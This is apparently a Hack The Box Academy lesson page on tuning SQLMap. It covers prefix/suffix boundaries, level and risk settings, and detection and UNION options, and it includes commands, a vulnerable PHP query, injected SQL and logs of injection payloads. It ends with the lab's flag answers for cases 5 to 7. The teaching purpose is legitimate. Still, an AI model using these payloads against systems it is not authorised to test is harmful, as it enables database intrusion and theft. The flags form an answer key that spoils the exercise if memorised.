Attack Tuning

In most cases, SQLMap should run out of the box with the provided target details. Nevertheless, there are options to fine-tune the SQLi injection attempts to help SQLMap in the detection phase. Every payload sent to the target consists of:

- vector (e.g., `UNION ALL SELECT 1,2,VERSION()`): central part of the payload, carrying the useful SQL code to be executed at the target.
- boundaries (e.g. `'<vector>-- -`): prefix and suffix formations, used for proper injection of the vector into the vulnerable SQL statement.

Prefix/Suffix

There is a requirement for special prefix and suffix values in rare cases, not covered by the regular SQLMap run.
For such runs, options `--prefix` and `--suffix` can be used as follows:

Code: bash

```bash
sqlmap -u "www.example.com/?q=test" --prefix="%'))" --suffix="-- -"
```

This will result in an enclosure of all vector values between the static prefix `%'))` and the suffix `-- -`.
For example, if the vulnerable code at the target is:

Code: php

```php
$query = "SELECT id,name,surname FROM users WHERE id LIKE (('" . $_GET["q"] . "')) LIMIT 0,1";
$result = mysqli_query($link, $query);
```

The vector `UNION ALL SELECT 1,2,VERSION()`, bounded with the prefix `%'))` and the suffix `-- -`, will result in the following (valid) SQL statement at the target:

Code: sql

```sql
SELECT id,name,surname FROM users WHERE id LIKE (('test%')) UNION ALL SELECT 1,2,VERSION()-- -')) LIMIT 0,1
```

Level/Risk

By default, SQLMap combines a predefined set of most common boundaries (i.e., prefix/suffix pairs), along with the vectors having a high chance of success in case of a vulnerable target. Nevertheless, there is a possibility for users to use bigger sets of boundaries and vectors, already incorporated into the SQLMap.

For such demands, the options `--level` and `--risk` should be used:

- The option `--level` (`1-5`, default `1`) extends both vectors and boundaries being used, based on their expectancy of success (i.e., the lower the expectancy, the higher the level).
- The option `--risk` (`1-3`, default `1`) extends the used vector set based on their risk of causing problems at the target side (i.e., risk of database entry loss or denial-of-service).

The best way to check for differences between used boundaries and payloads for different values of `--level` and `--risk`, is the usage of `-v` option to set the verbosity level. In verbosity 3 or higher (e.g. `-v 3`), messages containing the used `[PAYLOAD]` will be displayed, as follows:

Attack Tuning

```
MisaelMacias@htb[/htb]$ sqlmap -u www.example.com/?id=1 -v 3 --level=5

...SNIP...
[14:17:07] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[14:17:07] [PAYLOAD] 1) AND 5907=7031-- AuiO
[14:17:07] [PAYLOAD] 1) AND 7891=5700 AND (3236=3236
...SNIP...
[14:17:07] [PAYLOAD] 1')) AND 1049=6686 AND (('OoWT' LIKE 'OoWT
[14:17:07] [PAYLOAD] 1'))) AND 4534=9645 AND ((('DdNs' LIKE 'DdNs
[14:17:07] [PAYLOAD] 1%' AND 7681=3258 AND 'hPZg%'='hPZg
...SNIP...
[14:17:07] [PAYLOAD] 1")) AND 4540=7088 AND (("hUye"="hUye
[14:17:07] [PAYLOAD] 1"))) AND 6823=7134 AND ((("aWZj"="aWZj
[14:17:07] [PAYLOAD] 1" AND 7613=7254 AND "NMxB"="NMxB
...SNIP...
[14:17:07] [PAYLOAD] 1"="1" AND 3219=7390 AND "1"="1
[14:17:07] [PAYLOAD] 1' IN BOOLEAN MODE) AND 1847=8795#
[14:17:07] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause (subquery - comment)'
```

On the other hand, payloads used with the default `--level` value have a considerably smaller set of boundaries:

Attack Tuning

```
MisaelMacias@htb[/htb]$ sqlmap -u www.example.com/?id=1 -v 3
...SNIP...
[14:20:36] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[14:20:36] [PAYLOAD] 1) AND 2678=8644 AND (3836=3836
[14:20:36] [PAYLOAD] 1 AND 7496=4313
[14:20:36] [PAYLOAD] 1 AND 7036=6691-- DmQN
[14:20:36] [PAYLOAD] 1') AND 9393=3783 AND ('SgYz'='SgYz
[14:20:36] [PAYLOAD] 1' AND 6214=3411 AND 'BhwY'='BhwY
[14:20:36] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause (subquery - comment)'
```

As for vectors, we can compare used payloads as follows:

Cheat Sheet

? Go to Questions

Table of Contents

My Workstation

OFFLINE

Start Instance

∞ / 1 spawns left

Attack Tuning

```
MisaelMacias@htb[/htb]$ sqlmap -u www.example.com/?id=1
...SNIP...
[14:42:38] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[14:42:38] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause'
[14:42:38] [INFO] testing 'MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
...SNIP...
```

Attack Tuning

```
MisaelMacias@htb[/htb]$ sqlmap -u www.example.com/?id=1 --level=5 --risk=3

...SNIP...
[14:46:03] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[14:46:03] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause'
[14:46:03] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (NOT)'
...SNIP...
[14:46:05] [INFO] testing 'PostgreSQL AND boolean-based blind - WHERE or HAVING clause (CAST)'
[14:46:05] [INFO] testing 'PostgreSQL OR boolean-based blind - WHERE or HAVING clause (CAST)'
[14:46:05] [INFO] testing 'Oracle AND boolean-based blind - WHERE or HAVING clause (CTXSYS.DRITHSX.SN)'
...SNIP...
[14:46:05] [INFO] testing 'MySQL < 5.0 boolean-based blind - ORDER BY, GROUP BY clause'
[14:46:05] [INFO] testing 'MySQL < 5.0 boolean-based blind - ORDER BY, GROUP BY clause (original value)'
[14:46:05] [INFO] testing 'PostgreSQL boolean-based blind - ORDER BY clause (original value)'
...SNIP...
[14:46:05] [INFO] testing 'SAP MaxDB boolean-based blind - Stacked queries'
[14:46:06] [INFO] testing 'MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)
[14:46:06] [INFO] testing 'MySQL >= 5.5 OR error-based - WHERE or HAVING clause (EXP)'
...SNIP...
```

As for the number of payloads, by default (i.e. `--level=1 --risk=1`), the number of payloads used for testing a single parameter goes up to 72, while in the most detailed case (`--level=5 --risk=3`) the number of payloads increases to 7,865.

As SQLMap is already tuned to check for the most common boundaries and vectors, regular users are advised not to touch these options because it will make the whole detection process considerably slower. Nevertheless, in special cases of SQLi vulnerabilities, where usage of `OR` payloads is a must (e.g., in case of `login` pages), we may have to raise the risk level ourselves.

This is because `OR` payloads are inherently dangerous in a default run, where underlying vulnerable SQL statements (although less commonly) are actively modifying the database content (e.g. `DELETE` or `UPDATE`).

Advanced Tuning

To further fine-tune the detection mechanism, there is a hefty set of switches and options. In regular cases, SQLMap will not require its usage. Still, we need to be familiar with them so that we could use them when needed.

Status Codes

For example, when dealing with a huge target response with a lot of dynamic content, subtle differences between `TRUE` and `FALSE` responses could be used for detection purposes. If the difference between `TRUE` and `FALSE` responses can be seen in the HTTP codes (e.g. `200` for `TRUE` and `500` for `FALSE`), the option `--code` could be used to fixate the detection of `TRUE` responses to a specific HTTP code (e.g. `--code=200`).

Titles

If the difference between responses can be seen by inspecting the HTTP page titles, the switch `--titles` could be used to instruct the detection mechanism to base the comparison based on the content of the HTML tag `<title>`.

Strings

In case of a specific string value appearing in `TRUE` responses (e.g. `success`), while absent in `FALSE` responses, the option `--string` could be used to fixate the detection based only on the appearance of that single value (e.g. `--string=success`).

Text-only

When dealing with a lot of hidden content, such as certain HTML page behaviors tags (e.g. `<script>`, `<style>`, `<meta>`, etc.), we can use the `--text-only` switch, which removes all the HTML tags, and bases the comparison only on the textual (i.e., visible) content.

Techniques

In some special cases, we have to narrow down the used payloads only to a certain type. For example, if the time-based blind payloads are causing trouble in the form of response timeouts, or if we want to force the usage of a specific SQLi payload type, the option `--technique` can specify the SQLi technique to be used.

For example, if we want to skip the time-based blind and stacking SQLi payloads and only test for the boolean-based blind, error-based, and UNION-query payloads, we can specify these techniques with `--technique=BEU`.

UNION SQLi Tuning


In some cases, `UNION` SQLi payloads require extra user-provided information to work. If we can manually find the exact number of columns of the vulnerable SQL query, we can provide this number to SQLMap with the option `--union-cols` (e.g. `--union-cols=17`). In case that the default "dummy" filling values used by SQLMap -`NULL` and random integer- are not compatible with values from results of the vulnerable SQL query, we can specify an alternative value instead (e.g. `--union-char='a'`).

Furthermore, in case there is a requirement to use an appendix at the end of a `UNION` query in the form of the `FROM <table>` (e.g., in case of Oracle), we can set it with the option `--union-from` (e.g. `--union-from=users`).
Failing to use the proper `FROM` appendix automatically could be due to the inability to detect the DBMS name before its usage.

Connect to Pwnbox
Your own web-based Parrot Linux instance to play our labs.

Pwnbox Location
UK 141ms

Terminate Pwnbox to switch location



Questions

Answer the question(s) below to complete this Section and earn cubes!

Target(s): Click here to spawn the target system!

+ 1 What's the contents of table flag5? (Case #5)

HTB{700_much_r15k_bu7_w0r7h_17}

+ 2 What's the contents of table flag6? (Case #6)

HTB{v1nc3_mcm4h0n_15_4570n15h3d}

+ 1 What's the contents of table flag7? (Case #7)

HTB{un173_7h3_un173d}